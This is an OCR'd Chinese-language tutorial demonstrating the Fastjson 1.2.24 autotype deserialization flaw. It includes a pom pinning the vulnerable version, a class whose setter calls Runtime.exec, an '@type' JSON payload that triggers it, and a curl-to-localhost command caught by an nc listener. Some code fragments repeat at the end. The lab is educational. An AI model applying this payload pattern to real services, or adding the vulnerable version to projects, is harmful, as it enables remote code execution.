
Fastjson反序列化

漏洞描述


fastjson提供了autotype功能，在请求过程中，我们可以在请求包中通过修改`@type`的值，来反序列化为指定的类型，而fastjson在反序列化过程中会设置和获取类中的属性，如果类中存在恶意方法，就会导致代码执行这类问题。

测试代码

创建Maven项目



在 pom 文件中添加 fastjson依赖



xml文件如下：

```
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/xsd/maven-4.0.0.xsd">
    <modelVersion>4.0.0</modelVersion>

    <groupId>org.example</groupId>
    <artifactId>FastjsonDemo</artifactId>
    <version>1.0-SNAPSHOT</version>

    <properties>
        <maven.compiler.source>8</maven.compiler.source>
        <maven.compiler.target>8</maven.compiler.target>
    </properties>

    <dependencies>
        <dependency>
            <groupId>com.alibaba</groupId>
            <artifactId>fastjson</artifactId>
            <version>1.2.24</version>
        </dependency>
    </dependencies>

</project>
```

点击 Maven 同步依赖

先看一下 fastjson 的功能，可以将字符串反序列化成json

写一个 `MageUser` 类，在set方法中添加执行命令的代码，命令内容为打开 Safari 浏览器

```
package magedu.fastjsonDemo;

import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.JSONObject;

public class Test {
    public static void main(String[] args) {
        String data = "{\"name\": \"magedu\"}";
        JSONObject magedu_json = JSON.parseObject(data);
        System.out.println(magedu_json.get("name"));
        System.out.println(magedu_json);
    }
}

// 执行结果
//  magedu
//  {"name":"magedu"}
```

从漏洞描述中我们知道，当fastjson进行反序列化时会设置类的属性，也就是会自动调用 `get/set` 方法，那么我们就可以写一个类来进行测试。

```
package exp;
```

```
import java.io.IOException;

public class MageUser {
     private String name;
     private String age;

    public void setAge(String properties) throws IOException {
        System.out.println("setProperties is running...");
        Runtime.getRuntime().exec("open /Applications/Safari.app");
        this.age = properties;
    }

    public String getName() {
         System.out.println("getName is running ...");
         return name;
     }

     public void setName(String name) {
         System.out.println("setName is running ...");
         this.name = name;
     }
}
```

新写一个fastjson解析函数，解析的字符串中 `@type` 内容为我们写好的类的路径 `exp.MageUser`，同时设置属性


```
package magedu.fastjsonDemo;

import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.JSONObject;
import exp.MageUser;


public class Test {
    public static void main(String[] args) {
        String payload2 = "{\"@type\":\"exp.MageUser\", \"name\":\"magedu\",
\"age\":\"\"}";
        Object obj = JSON.parse(payload2);
        System.out.println(obj);
    }
}
```

将 MageUser 中的 Poc 改为 `curl htpp://127.0.0.1:8888`

用nc监听本地 8888 端口， 同时使用 curl 访问本地 8888 端口 ， 可以看到nc收到HTTP请求信息


~/IdeaProjects nc -l 8888
GET / HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: curl/7.77.0
Accept: */*
System.out.println("setProperties is running...");
Runtime.getRuntime().exec(command: "curl http://127.0.0.1:8888");
this.age = properties;
}
public String getName() {
System.out.println("getName is running ...");
return name;
}